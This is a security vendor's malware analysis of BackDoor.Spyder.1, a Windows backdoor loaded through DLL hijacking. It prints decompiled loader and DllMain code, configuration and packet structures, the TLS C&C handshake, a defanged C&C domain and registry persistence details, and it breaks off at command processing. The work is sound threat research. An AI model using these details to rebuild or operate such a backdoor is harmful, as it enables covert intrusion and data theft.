

# BackDoor.Spyder.1 — Dr.Web Malware description library

Published: 2020-03-01 · Archived: 2026-04-05 21:57:09 UTC

**Packer:** absent

**Compilation date:** 01.12.2016 05:57:59

**SHA1 hash:**

- 4c871eae022c8088f6e8d46e17002cd0c0006650

## Description

A backdoor written in C++ and designed to run on 64-bit Microsoft Windows operating systems. It is used for targeted attacks on information systems, collecting information about an infected device, loading functional malicious modules, coordinating their work, and providing communication with the C&C server. In the infected system, it exists as a DLL file and is loaded by the system service using the DLL Hijacking method. After injection, it functions in the computer's RAM.

## Operating routine

The backdoor is a malicious DLL file. The function names in its export table duplicate the exported functions of the apphelp.dll system library.

```
.rdata:000000010000FC58 ; Export Ordinals Table for dll
.rdata:000000010000FC58 ;
.rdata:000000010000FC58 word_10000FC58 dw 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
.rdata:000000010000FC58 ; DATA XREF: .rdata:000000010000F764to
.rdata:000000010000FC58 dw 0Fh, 10h, 11h, 12h, 13h, 14h, 15h, 16h, 17h, 18h, 19h
.rdata:000000010000FC58 dw 1Ah, 1Bh, 1Ch, 1Dh, 1Eh, 1Fh, 20h, 21h, 22h, 23h, 24h
.rdata:000000010000FC58 dw 25h, 26h, 27h, 28h, 29h, 2Ah, 2Bh, 2Ch, 2Dh, 2Eh, 2Fh
.rdata:000000010000FC58 dw 30h, 31h, 32h, 33h, 34h, 35h, 36h, 37h, 38h, 39h, 3Ah
.rdata:000000010000FC58 dw 3Bh, 3Ch, 3Dh, 3Eh, 3Fh, 40h, 41h, 42h, 43h, 44h, 45h
.rdata:000000010000FC58 dw 46h, 47h, 48h, 49h, 4Ah, 4Bh, 4Ch, 4Dh, 4Eh, 4Fh, 50h
.rdata:000000010000FC58 dw 51h, 52h, 53h, 54h, 55h, 56h, 57h, 58h, 59h, 5Ah, 5Bh
.rdata:000000010000FC58 dw 5Ch, 5Dh, 5Eh, 5Fh, 60h, 61h, 62h, 63h, 64h, 65h, 66h
.rdata:000000010000FC58 dw 67h, 68h, 69h, 6Ah, 6Bh, 6Ch, 6Dh, 6Eh, 6Fh, 70h, 71h
.rdata:000000010000FC58 dw 72h, 73h, 74h, 75h, 76h, 77h, 78h, 79h, 7Ah, 7Bh, 7Ch
.rdata:000000010000FC58 dw 7Dh, 7Eh, 7Fh, 80h, 81h, 82h, 83h, 84h, 85h, 86h, 87h
.rdata:000000010000FC58 dw 88h, 89h, 8Ah, 8Bh, 8Ch, 8Dh, 8Eh, 8Fh, 90h, 91h, 92h
.rdata:000000010000FC58 dw 93h, 94h, 95h, 96h, 97h, 98h, 99h, 9Ah, 9Bh, 9Ch, 9Dh
.rdata:000000010000FD94 aDll ; DATA XREF: .rdata:000000010000F74Cto
.rdata:000000010000FD98 aAllowPerLayer db 'AllowPerLayer',0 ; DATA XREF: .rdata:off_10000F9E0to
.rdata:000000010000FDA7 ; Exported entry 1. AllowPerLayer
.rdata:000000010000FDA7 public AllowPerLayer
.rdata:000000010000FDA7 AllowPerLayer db 'c:\windows\system32\apphelp.AllowPerLayer',0
.rdata:000000010000FDA7 ; DATA XREF: .rdata:off_10000F768to
.rdata:000000010000FD02 aApphelpcheckex db 'ApphelpCheckExe',0 ; DATA XREF: .rdata:off_10000F9E0to
.rdata:000000010000DE2 ; Exported entry 2. ApphelpCheckExe
.rdata:000000010000DE2 public ApphelpCheckExe
.rdata:000000010000DE2 ApphelpCheckExe db 'c:\windows\system32\apphelp.ApphelpCheckExe',0
.rdata:000000010000DE2 ; DATA XREF: .rdata:off_10000F768to
.rdata:000000010000E0E aApphelpcheckim db 'ApphelpCheckIME',0 ; DATA XREF: .rdata:off_10000F9E0to
.rdata:000000010000E1E ; Exported entry 3. ApphelpCheckIME
.rdata:000000010000E1E public ApphelpCheckIME
.rdata:000000010000E1E ApphelpCheckIME db 'c:\windows\system32\apphelp.ApphelpCheckIME',0
.rdata:000000010000E1E ; DATA XREF: .rdata:off_10000F768to
.rdata:000000010000E4A aApphelpcheckin db 'ApphelpCheckInstallShieldPackage',0
.rdata:000000010000E4A ; DATA XREF: .rdata:off_10000F9E0to
.rdata:000000010000E68 ; Exported entry 4. ApphelpCheckInstallShieldPackage
.rdata:000000010000E68 public ApphelpCheckInstallShieldPackage
.rdata:000000010000E68 ApphelpCheckInstallShieldPackage db 'c:\windows\system32\apphelp.ApphelpCheckInstallShieldPackage',0
```

On the infected computer, the backdoor file was located in C:\Windows\System32\loci.dll catalog. The file's original name from the export table is dll. It was loaded by the MSDTC system service using the DLL Hijacking method (Microsoft Distributed Transaction Coordinator Service).

From a functional point of view, the sample is a loader for the main payload, which is stored in the .data section as a DLL, with some elements of the DOS and PE headers equal to zero.

```
.data:0000000110013020 00 00 00 00 00 00+payload      IMAGE_DOS_HEADER <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \
.data:0000000110013020 00 00 00 00 00 00+      ; FILE_HEADER
.data:0000000110013020 00 00 00 00 00 00+      ; DATA XREF: malmain_1+6fo
.data:0000000110013060 00                                db 0
.data:0000000110013061 00                                db 0
.data:0000000110013062 00                                db 0
.data:0000000110013063 00                                db 0
.data:0000000110013064 00                                db 0
.data:0000000110013065 00                                db 0

.data:0000000110013110 00 00 00 00 00 00+      dd 0                                ; Signature
.data:0000000110013110 00 00 00 00 00 00+      dw 0                                ; FileHeader.Machine
.data:0000000110013110 00 00 00 00 00 F0+      dw 6                                ; FileHeader.NumberOfSections
.data:0000000110013110 00 00 00 00 00 00+      dd 0                                ; FileHeader.TimeDateStamp
.data:0000000110013110 00 00 00 00 00 00+      dd 0                                ; FileHeader.PointerToSymbolTable
.data:0000000110013110 00 00 00 00 00 CD+      dd 0                                ; FileHeader.NumberOfSymbols
.data:0000000110013110 05 00 00 00 00 00+      dw 0F0h                            ; FileHeader.SizeOfOptionalHeader
.data:0000000110013110 00 00 00 01 00 00+      dw 0                                ; FileHeader.Characteristics
.data:0000000110013110 00 10 00 00 00 02 00+      dw 0                                ; OptionalHeader.Magic
.data:0000000110013110 00 00 00 00 00 00+      db 0                                ; OptionalHeader.MajorLinkerVersion
.data:0000000110013110 00 00 00 00 00 00+      db 0                                ; OptionalHeader.MinorLinkerVersion
.data:0000000110013110 00 00 00 00 F0 09 00+      dd 0                                ; OptionalHeader.SizeOfCode
.data:0000000110013110 00 04 00 00 00 00 00+      dd 0                                ; OptionalHeader.SizeOfInitializedData
.data:0000000110013110 00 00 00 00 00 00 00+      dd 0                                ; OptionalHeader.SizeOfUninitializedData
.data:0000000110013110 00 00 00 00 00 00 00+      dd 0                                ; OptionalHeader.AddressOfEntryPoint
.data:0000000110013110 00 00 00 00 00 00 00+      dd 0                                ; OptionalHeader.BaseOfCode
.data:0000000110013110 00 00 00 00 00 00 00+      dq 100000000h                       ; OptionalHeader.ImageBase
.data:0000000110013110 00 00 00 00 00 00 00+      dd 1000h                            ; OptionalHeader.SectionAlignment
.data:0000000110013110 00 00 00 00 00 00 00+      dd 200h                             ; OptionalHeader.FileAlignment
.data:0000000110013110 00 00 00 70 CC 0E 00+      dw 0                                ; OptionalHeader.MajorOperatingSystemVersion
.data:0000000110013110 2E 00 00 00 54 F9 00+      dw 0                                ; OptionalHeader.MinorOperatingSystemVersion
.data:0000000110013110 00 DC 00 00 00 00 00+      dw 0                                ; OptionalHeader.MajorImageVersion
.data:0000000110013110 09 00 0E 02 00 00 00+      dw 0                                ; OptionalHeader.MinorImageVersion
.data:0000000110013110 70 F9 00 5C 52 00 00+      dw 0                                ; OptionalHeader.MajorSubsystemVersion
.data:0000000110013110 00 00 00 00 00 00 00+      dw 0                                ; OptionalHeader.MinorSubsystemVersion
.data:0000000110013110 00 00 F0 09 00 00 00+      dd 0                                ; OptionalHeader.Win32VersionValue
.data:0000000110013110 00 00 00 00 00 00 00+      dd 9F000h                          ; OptionalHeader.SizeOfImage
.data:0000000110013110 00 00 00 00 00 00 00+      dd 0                                ; OptionalHeader.SizeOfHeaders
.data:0000000110013110 00 00 00 00 00 00 00+      dd 0                                ; OptionalHeader.CheckSum
.data:0000000110013110 00 00 00 00 00 00 00+      dw 0                                ; OptionalHeader.Subsystem
.data:0000000110013110 00 00 00 00 00 00 00+      dw 0                                ; OptionalHeader.DllCharacteristics
.data:0000000110013110 00 00 00 00 00 00 00+      dq 0                                ; OptionalHeader.SizeOfStackReserve
.data:0000000110013110 00 00 00 00 00 00 00+      dq 0                                ; OptionalHeader.SizeOfStackCommit
.data:0000000110013110 00 00 00 06 0F 0E 00+      dq 0                                ; OptionalHeader.SizeOfHeapReserve
.data:0000000110013110 00 00 00 00 00 00 00+      dq 0                                ; OptionalHeader.SizeOfHeapCommit
.data:0000000110013110 00 00 00 00 00 00 00+      dd 0                                ; OptionalHeader.LoaderFlags
.data:0000000110013110 00 00 00 00 00 00 00+      dd 0                                ; OptionalHeader.NumberOfRvaAndSizes
.data:0000000110013110 00 00 00 00 00      dd 8CC70h                            ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000110013110                                dd 2Eh                             ; OptionalHeader.DataDirectory.Size
.data:0000000110013110                                dd 88954h                          ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000110013110                                dd 80Ch                             ; OptionalHeader.DataDirectory.Size
.data:0000000110013110                                dd 90000h                          ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000110013110                                dd 288h                             ; OptionalHeader.DataDirectory.Size
.data:0000000110013110                                dd 97000h                          ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000110013110                                dd 525Ch                            ; OptionalHeader.DataDirectory.Size
.data:0000000110013110                                dd 0                                ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000110013110                                dd 0                                ; OptionalHeader.DataDirectory.Size
.data:0000000110013110                                dd 9E000h                          ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000110013110                                dd 800h                             ; OptionalHeader.DataDirectory.Size
.data:0000000110013110                                dd 0                                ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000110013110                                dd 0                                ; OptionalHeader.DataDirectory.Size
```

### The loader operation

Loading is performed in a function designated as malmain\_3 and called from the DLL entry point via two transitional functions.

```
__int64 __stdcall malmain_3(void *payload, FARPROC pLoadLibrary, FARPROC pGetProcAddress, FARPROC pFreeLibrary, void *a5)
{
    IMAGE_NT_HEADERS64 *v9; // rsi
    char *v10; // rbp
    HANDLE v12; // rax
    loader_struct *v13; // rax
    loader_struct *v14; // rdi
    char *v15; // rbx
    IMAGE_NT_HEADERS64 *v16; // rax
    __int64 v17; // rax

    if ( !(_WORD *)payload != 'ZM' )
        SetLastError(ERROR_BAD_EXE_FORMAT);
    v9 = (IMAGE_NT_HEADERS64 *)(((char *)payload + *((int *)payload + "\x0F"));
    if ( v9->Signature != 'EP' )
        SetLastError(ERROR_BAD_EXE_FORMAT);
}
```

First, the header signatures are checked. If they are not standard, the ERROR\_BAD\_EXE\_FORMAT error value is set; however, this action does not affect the loader operation in any way.

The memory for the image is then allocated according to the IMAGE\_NT\_HEADERS64.OptionalHeader.SizeOfImage value, and the loader\_struct auxiliary structure is formed.

```
struct loader_struct
{
    IMAGE_NT_HEADERS64 *pPE_header;
    LPVOID ImageBase;
    HMODULE *p_imported_modules
    QWORD number_of_imported_modules
    HMODULE (__stdcall *pLoadLibrary)(LPCSTR lpLibFileName);
    FARPROC (__stdcall *pGetProcAddress)(HMODULE hModule, LPCSTR lpProcName);
    BOOL (__stdcall *pFreeLibrary)(HMODULE hLibModule);
    QWORD unk;
};
```

This is followed by the standard process of loading the PE module into memory and calling the loaded module's entry point (DllMain) with the DLL\_PROCESS\_ATTACH argument, and after exiting it, calling it again with DLL\_PROCESS\_DETACH.

### The main module operation

In the main module, the values of all signatures required for the correct file loading are equal to zero.

- IMAGE\_DOS\_HEADER.e\_magic
- IMAGE\_NT\_HEADERS64.Signature
- IMAGE\_NT\_HEADERS64.FileHeader.Magic

In addition, TimeDateStamp and section names also have a null value. The remaining values are correct, thus after manually editing the necessary signatures, the file can be downloaded for analysis as a proper PE module.

The analysis of the main module is complicated, since atypical methods of calling functions are periodically used. The [UT hash](#) library is used for storing and processing structures. It allows one to convert standard C structures to hash tables by adding a single member of the ut\_hash\_handle type. All library functions, such as adding elements, search, delete, etc., are implemented as macros, which leads them to be forcibly inlined by the compiler in the code of the main (calling) function.

The [mbedtls](#) library is used to interact with the C&C server.

### DllMain function

At the beginning of execution, the Global\BFE\_Notify\_Event\_{65a097fe-6102-446a-9f9c-55dfc3f45853}, event, execution mode (from the configuration), and the command line are checked, then the operating threads are started.

```

BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    unsigned int cfg_exec_mode; // edx
    HANDLE v4; // rax
    unsigned int (__stdcall *v5)(void *); // r8

    if ( fdwReason == DLL_PROCESS_ATTACH && g_DLL_reason != DLL_PROCESS_ATTACH )
    {
        g_DLL_reason = DLL_PROCESS_ATTACH;
        if ( !check_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}") )
        {
            cfg_exec_mode = g_p_builtin_config->exec_mode;
            if ( g_p_builtin_config->exec_mode )
            {
                if ( cfg_exec_mode <= 2 )
                {
                    if ( cmp_current_process_cmdline("-k netsvcs") )
                    {
                        hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
                        hThread_1 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
                        beginthreadex(0i64, 0, thread_2_get_new_C2_start_communication, 0i64, 0, 0i64);
                        if ( g_p_builtin_config->exec_mode == 2 )
                        {
                            v5 = thread_4_execute_encrypted_module;
                            goto LABEL_11;
                        }
                    }
                }
            }
            else if ( cfg_exec_mode == 3 )
            {
                hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
                v4 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
                v5 = thread_2_get_new_C2_start_communication;
                hThread_1 = v4;
            }
        }
    }
    LABEL_11:
    beginthreadex(0i64, 0, v5, 0i64, 0, 0i64);
    return 1;
}
}
}
return 1;
}

```

The module has an embedded configuration with the following structure:

```

struct cfg_c2_block
{
    int type;
    char field_4[20];
    char addr[256];
}

struct cfg_proxy_data
{
    DWORD dw;
    char str[256];
    char proxy_server[256];
    char username[64];
    char password[32];
    char unk[128];
};

struct builtin_config
{
    int exec_mode;
    char url_C2_req[100];
    char hash_id[20];
    char string[64];
    char field_BC;
    cfg_c2_block srv_1;
    cfg_c2_block srv_2;
}

```

```

cfg_c2_block srv_3;
cfg_c2_block srv_4;
cfg_proxy_data proxy_1;
cfg_proxy_data proxy_1;
cfg_proxy_data proxy_1;
cfg_proxy_data proxy_1;
int CA_cert_len;
char CA_cert[cert_len];
};

```

The hash field contains a value that can be an identifier. This value is used when communicating with the C&C server and can be represented as a b2e4936936c910319fb3d210bfa55b18765db9cc string, which is the same length as the SHA1 hashes.

The string field contains a single character string: 1.

CA\_cert is a certificate of the certificate authority in the DER format. It is used to establish a connection to the C&C server over the TLS 1.2 protocol.

```

000000018008E0D0 00 30 82 05 81 30 82 03 69 A0 03 02 01 02 02 01 .0,.f0,.i .....
000000018008E0E0 01 30 0D 06 09 2A 86 48 86 F7 0D 01 01 08 05 00 .0...*Ht4.....
000000018008E0F0 30 48 31 17 30 15 06 03 55 04 03 13 0E 53 65 63 0H1.0...U....Sec
000000018008E100 75 72 65 54 72 75 73 74 20 43 41 31 20 30 1E 06 ureTrust·CA1·0..
000000018008E110 03 55 04 0A 13 17 53 65 63 75 72 65 54 72 75 73 .U....SecureTrus
000000018008E120 74 20 43 6F 72 70 6F 72 61 74 69 6F 6E 31 08 30 t·Corporation1.0
000000018008E130 09 06 03 55 04 06 13 02 55 53 30 1E 17 0D 31 31 ...U....US0...11
000000018008E140 30 31 30 31 30 30 30 30 30 30 5A 17 0D 32 35 31 010100000Z...251
000000018008E150 32 33 31 32 33 35 39 35 39 5A 30 48 31 17 30 15 231235959Z0H1.0.
000000018008E160 06 03 55 04 03 13 0E 53 65 63 75 72 65 54 72 75 ..U....SecureTru
000000018008E170 73 74 20 43 41 31 20 30 1E 06 03 55 04 0A 13 17 st·CA1·0...U....
000000018008E180 53 65 63 75 72 65 54 72 75 73 74 20 43 6F 72 70 SecureTrust·Corp
000000018008E190 6F 72 61 74 69 6F 6E 31 08 30 09 06 03 55 04 06 oration1.0...U..
000000018008E1A0 13 02 55 53 30 82 02 22 30 0D 06 09 2A 86 48 86 ..US0,."0...*Ht
000000018008E1B0 F7 0D 01 01 01 05 00 03 82 02 0F 00 30 82 02 0A ч.....,.,.,.,.,0,..
000000018008E1C0 02 82 02 01 00 8D C3 26 8B E1 37 7F F0 FA 0A 0D ,.,.,.Sf&<67.рЬ..
000000018008E1D0 83 A7 DD 22 31 14 83 08 D7 74 3B 31 08 84 EF 25 f5Э"1.f.4t;1,,n%
000000018008E1E0 CF 2D 44 FC 2D 54 77 0B 17 E2 70 4D BE 2F C1 FC П-Дь-Тw..opMs/Бь
000000018008E1F0 ED D9 6B 9E DB 60 28 27 C4 1E 6D 15 3D DD B9 43 нцкнн"('д.м.=ЖС
000000018008E200 64 37 58 B4 BD 48 85 FA D1 D6 F7 5A 33 EB EC B7 d7XrSH.ьCцчZ3лм·
000000018008E210 86 62 92 1F 89 D7 A4 BD D3 1F F3 18 9D A4 15 27 'b'.бчшSY.y.кн.'
000000018008E220 16 7B 26 9F 5C 53 87 BD 40 22 D2 5E CD AB D5 6F .{&u\StS@"Tн«Хо
000000018008E230 1D AC C3 0D F1 D9 D5 F5 6A D3 16 76 58 DF F7 0B .-Г.сшXxjy.vXЯч.
000000018008E240 20 0D ED 7B 97 AE 66 0A E6 CC 9F 73 50 FB CE 16 .н{~0f.жMusPmO.
000000018008E250 A6 DC 45 D0 2F 70 3E C8 C8 59 4D C4 62 EC B0 E9 ¦бEP/p>иИYUДбм°Й

```

Certificate information can be found in the notes to this description.

The DllMain function enables for the creation of multiple operating threads depending on a number of conditions.

- Main thread — thread\_1\_main
- New server request thread — thread\_2\_get\_new\_C2\_start\_communication
- Encrypted module execution thread — thread\_4\_execute\_encrypted\_module

For execution, the value of the builtin\_config.exec\_mode parameter must be non-zero.

- if the builtin\_config.exec\_mode value is 1 or 2, and the process command line contains the -k netsvcs substring, the main thread and the thread for getting the new C&C server address are started;

- If builtin\_config.exec\_mode is equal to 2, a thread that decrypts and runs the module stored in the system is started;
- If the value is 3, the main thread and the thread for getting the new C&C server address are started.

In the examined sample, the value of the exec\_mode parameter is 3.

## The main thread

First, the backdoor checks the OS version then prepares a structure for initializing functions and a structure for storing a certain configuration fields. The procedure looks artificially complicated.

```

funcs_struct.field_18 = 0i64;
l_config.hash_id[0] = 0;
funcs_struct.p_fn_init_funcs_struct_0_1 = initializer_callback_1;
funcs_struct.p_fn2 = initializer_callback_2;
funcs_struct.p_fn3 = initializer_callback_3;
*&l_config.hash_id[1] = 0i64;
*&l_config.hash_id[9] = 0i64;
*&l_config.hash_id[17] = 0;
l_config.hash_id[19] = 0;
memset(l_config.string, 0, 0x4Dui64);
l_config.field_54 = g_p_builtin_config->field_BC;
strncpy(l_config.string, g_p_builtin_config->mb_string, 0x3Fui64);
*l_config.hash_id = *g_p_builtin_config->hash_id;
*&l_config.hash_id[16] = *&g_p_builtin_config->hash_id[0x10];
if ( g_p_builtin_config->mb_cert_len )
{
    l_config.p_cert = &g_p_builtin_config->cert;
    l_config.cert_len = g_p_builtin_config->mb_cert_len;
}
if ( init_global_funcs_and_allocated_cfg(&l_config, &funcs_struct) )

```

3 pointers to functions are inserted to the funcs\_struct structure of the funcs\_1 type that will be called in turn inside the init\_global\_funcs\_and\_allocated\_cfg function.

```

__int64 __stdcall init_global_funcs_and_allocated_cfg(allocated_cfg *p_var_cfg, funcs_1 *p_funcs)
{
    void *v5; // rax
    __int64 v6; // rbx
    unsigned int v7; // ebx
    unsigned int v8; // ecx
    void *v9; // rcx

    if ( !p_var_cfg )
        return 0i64;
    if ( g_funcs_and_allocated_cfg_initialized )
        return 1i64;
    if ( init_WSA_and_crit_sect_0() )
        return 0i64;
    v5 = p_funcs->p_fn_init_funcs_struct_0_1;
    v6 = 0i64;
    if ( p_funcs->p_fn_init_funcs_struct_0_1 )
    {
        do
        {
            set_global_funcs_by_callbacks(v5);
            v5 = *(&p_funcs->p_fn2 + v6++);
        }
    }
}

```

In the set\_global\_funcs\_by\_callbacks function, each initializer function is called in turn.

The general order of structure forming is as follows:

1. Two structures are passed to each function: the first contains pointers to some functions; the second is empty.




during analysis.

After the preparatory steps, the backdoor proceeds to initialize the connection to the C&C server.

## Initializing the connection to the C&C server

It is noteworthy that the program code associated with the network connection contains its own error codes, in addition to the codes from the mbedtls library.



A list of error codes found in the sample.

```

enum ERROR_CODES
{
    ERROR_CODE_1392 = 0x1392,
    ERROR_BAD_ARGS = 0x5208,
    ERROR_CODE_520B = 0x520B,
    ERROR_CODE_520D = 0x520D,
    ERROR_CODE_59D8 = 0x59D8,
    ERROR_CODE_59DB = 0x59DB,
    ERROR_CODE_59DC = 0x59DC,
    ERROR_INVALID_ARGUMENT = 0x59DE,
    ERROR_CODE_59DF = 0x59DF,
    ERROR_CODE_61A8 = 0x61A8,
    ERROR_BAD_ALLOCATION = 0x61A9,
    ERROR_BAD_PACKET_SIGNATURE = 0x61AA,
    ERROR_CODE_61AB = 0x61AB,
    ERROR_CODE_61AC = 0x61AC,
    ERROR_CODE_61AD = 0x61AD,
    ERROR_CODE_61AF = 0x61AF,
    ERROR_CODE_61B0 = 0x61B0,
    ERROR_CODE_61B1 = 0x61B1,
    ERROR_BUFFER_NOT_EMPTY = 0x61B2,
    ERROR_CODE_6590 = 0x6590,
    ERROR_CODE_6592 = 0x6592,

```

```

ERROR_BAD_ALLOC = 0x6593,
};

```

After a series of preparatory actions, the backdoor resolves the address of the C&C server stored in the configuration and retrieves the port. Addresses in the configuration are stored as strings: koran.junlper[.]com:80 and koran.junlper[.]com:443. Next, the program creates a TCP socket for the connection. After that, it creates a context for the secure connection and performs a TLS handshake.

```

    v15 = mbedtls_ssl_setup(&bio->ssl, v9);
    if ( v15 )
    {
LABEL_22:
        free(bio);
        return v15;
    }
    bio->ssl.f_send = (mbedtls_ssl_send_t *)f_send_wrap;
    bio->ssl.p_bio = bio;
    bio->ssl.f_recv_timeout = 0i64;
    bio->ssl.f_recv = (mbedtls_ssl_recv_t *)f_recv;
    g_struc0_2.append_session_to_connection_settings(1i64, key_id, bio);
    if ( use_cfg_key )
    {
        error_message[0] = 0;
        memset(&error_message[1], 0, 0x103ui64);
        v16 = mbedtls_ssl_handshake(&bio->ssl);
        v15 = v16;
        if ( v16 == MBEDTLS_ERR_SSL_WANT_READ || v16 == MBEDTLS_ERR_SSL_WANT_WRITE )
        {
            v15 = 0;
        }
        else if ( v16 )
        {
            mbedtls_strerror(v16, error_message, 0x104ui64);
            return ERROR_CODE_61AF;
        }
    }
    return v15;
}

```

After establishing secure connection, the backdoor expects a packet with a command from the C&C server. The program works with two packet formats:

- The packet received after processing the TLS protocol is a "transport" packet.
- The packet received after processing the transport packet is a "data" packet. It contains the command ID and additional data.

The transport packet header is represented by the following structure.

```

struct transport_packet_header
{
    DWORD signature;
    WORD compressed_len;
    WORD uncompressed_len;
};

```

The data is placed after the header and packed by the LZ4 algorithm. The backdoor checks the value of the signature field. It must be equal to 0x573F0A68.

After unpacking, the resulting data packet has a header in the following format.

```
struct data_packet_header
{
    WORD tag;
    WORD id;
    WORD unk_0;
    BYTE update_data;
    BYTE id_part;
    DWORD unk_1;
    DWORD unk_2;
    DWORD len;
};
```

The tag and id fields together define the backdoor action, which means they denote the command ID.

These header structures are used in both directions of interaction.

The order of processing server commands:

- Client verification
- Sending the information about the infected system
- Processing commands by IDs

There is a variable that stores the state of the dialog in the structure responsible for communicating with the C&C server. Therefore, before directly executing commands, performing the first two steps is required, which can be considered as a second handshake.

## A verification step

To perform the verification step, the values of the tag and id fields in the primary packet received from the C&C server must be equal to 1.

The verification process is as follows:

1. The backdoor forms a buffer from an 8-byte array that follows the packet header and the hash\_id field taken from the configuration. The result can be represented as the structure:

```
struct buff
{
    BYTE packet_data[8];
    BYTE hash_id[20];
}
```

2. The SHA1 hash of the data in the resulting buffer is calculated. The result is placed in the packet (after the header) and sent to the server.

## Sending system information

The next packet received from the C&C server must have the tag value equal to 5 and id value equal to 3. The system data is formed as a `sysinfo_packet_data` structure.

```
struct session_info
{
    DWORD id;
    DWORD State;
    DWORD ClientBuildNumber;
    BYTE user_name[64];
    BYTE client_IPv4[20];
    BYTE WinStationName[32];
    BYTE domain_name[64];
};

struct sysinfo_block_2
{
    WORD field_0;
    WORD field_2;
    WORD field_4;
    WORD system_def_lang_id;
    WORD user_def_lang_id;
    DWORD timezone_bias;
    DWORD process_SessionID;
    BYTE user_name[128];
    BYTE domain_name[128];
    DWORD number_of_sessions;
    session_info sessions[number_of_sessions];
};

struct sysinfo_block_1
{
    DWORD unk_0; //0
    DWORD bot_id_created;
    DWORD dw_const_0; //0x101
    DWORD os_version;
    WORD dw_const_2; //0x200
    BYTE cpu_arch;
    BYTE field_13;
    DWORD main_interface_IP;
    BYTE MAC_address[20];
    BYTE bot_id[48];
    WCHAR computer_name[128];
    BYTE cfg_string[64];
    WORD w_const; //2
    WORD sessions_size;
};
```

```
};  
  
struct sysinfo_packet_data  
{  
    DWORD id;  
    sysinfo_block_1 block_1;  
    sysinfo_block_2 block_2;  
};
```

The `sysinfo_packet_data.id` field contains a `0x19C0001` constant.


The `sysinfo_packet_data.block_1.bot_id` value is extracted from the registry. The backdoor locates it in the instance parameter of the `SOFTWARE\Clients\Mail\Hotmail\backup` key, which, in turn, depending on the privileges, can be located in the `HKLM` or `HKCU` sections.

If the value is missing, a random GUID is generated using `UuidCreate`, then formatted as a `XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX` string and saved. If the ID already existed, the `sysinfo_packet_data.block_1.bot_id_created` parameter is assigned the 1 value. If the ID was created, the parameter is assigned the 2 value.

The `sysinfo_packet_data.block_1.cpu_arch` parameter value:

- 1 — x86
- 2 — x64

The process of determining the MAC address and IP address values by the backdoor is noteworthy. First, the program searches for the network interface through which the largest number of packets passed, then gets its MAC address and searches for the IP address of this interface.



The OS version is encoded with a value from 1 to 13 (0 if an error occurs, starting with 5.0 and then ascending the version).

The sysinfo\_packet\_data.block\_1.cfg\_string field contains the string value from the backdoor configuration, which is equal to the character 1.

### Processing commands

